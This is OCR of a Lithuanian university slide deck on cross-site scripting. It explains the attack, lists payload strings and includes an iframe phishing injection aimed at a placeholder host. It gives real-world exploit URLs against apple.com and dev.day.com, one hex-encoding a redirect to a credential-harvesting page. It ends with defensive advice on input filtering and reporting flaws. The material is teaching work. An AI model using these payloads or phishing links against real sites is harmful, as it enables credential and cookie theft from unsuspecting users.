
Tinklų saugumas

Justas Ruškys
Mantas Sinkevičius

Cross-site scripting (XSS)

Tai daugiau negu įspėjamieji langai.



Tai galimybė užpuolikams įterpti savo kodą į patikimas svetaines, dažniausiai paleidžiant JavaScript

XSS ataka nutinka, kai svetainės kūrėjai nepasirūpina lankytojų vedamos informacijos filtravimu.

Apsisaugojimas:

Gerai veikiantis visų įvesčių tikrinimas.

Cross-site scripting (XSS)

Pavojai:

Ištraukti klientų "cookies" ir juos siųsti į kitą serverį.

Priminimui:

Įskieptas skriptas gali tą patį kaip ir puslapio savininko rašyti skriptai.

- *x=document.createElement ('iframe'),x.src='http: //yourphishingpage/', x. height='100%',x. width='100%',x. frameBorder='0',document. body=x*

XSS Phishing pavyzdys. Kada puslapis viską atvaizduoja tikroje svetainėje, bet įvestis siųnčia kitur.

Laboratorinis įgyvendinimas

- Resursai, skirti laboratorijai
  - asmeninis kompiuteris su interneto prieiga
  - HTML+CSS+JavaScript+PHP žinios

- Aprašymas pažingsniui
  - naršomi puslapiai ir ieškomi *input* langai
  - suvedinėjamos XSS paruoštukės *pvz: alert('XSS')*
  - kartojame, puslapiuose tol kol suveikia XSS

XSS paruoštukės

```
<script >alert(document.cookie)</script>
%253cscript%253ealert(document.cookie)%253c/script%253e
<IMG SRC="javascript:alert('XSS');">
...
```

http://userscripts.org/scripts/review/63525

Priemonė ieškoti XSS (su Greasemonkey extension)

Realaus gyvenimo atvejai

http://support.apple.com/kb/index?page=servicefaq&geo='-location.replace('http://www.google.lt')-'&product=ipad


Nuorodos XSS veikė 2012-04-22, tačiau dėl veikimo šią minutę negalime garantuoti.

Nuorodą nors ir rodo į patikimą svetainę (apple.com), vartotojui nuėjus jis būtų peradresuojamas į kitą svetainę (pavyzdyje į Google svetainę).

Užpuolikas galėtų perkelt į netikrą vienodai atrodantį puslapį ir taip surinkt norimą informaciją.


Vaizdas #1

Adresas:
http://support.apple.com/kb/index?page=servicefaq&geo='-window.open('%68%74%74%70%3A%2F%2F%75%6F%73%69%73%2E%6D%69%66%2E%76%75%2E%6C%74%2F%7E%6D%61%73%69%39%34%35%30%2F%66%6C%6F%67%69%6E%2F%66%6C%6F%67%69%6E%2E%68%74%6D','name','height=400,width=600')-'&product=ipad



Vaizdas #2


Prisijungimo duomenys įrašomi tiesiai į .txt failą.



Vaizdas #3

http://dev.day.com/content/ddc/en/search.html?q=%22%3E%3Cimg%20src=http://i.imgur.com/P8mL8.jpg%3E%3Csvg%3E%3Cscript%3E%3C!%3Ealert(%22XSS%22)%3C/script%3E&search=Search&x=0&y=0&cx=001066344910423680250:pzsvhhkbdyw&cof=FORID:9&ie=UTF-8

Short url:
http://bit.ly/JoNXFY



Ką išmokome?

- Filtruoti įvedamas užklausas kaip ;!--"<XSS>=&{()} į kažka kaip %3CXSS%3E
- Nedėti nepatikimų duomenų į:
  - <script> ... </script>
  - <!-- ... -->
- Atidžiau stebėti kur papuolame net iš patikimų domenų
- Suradus spragą pranešti kūrėjams ¬_¬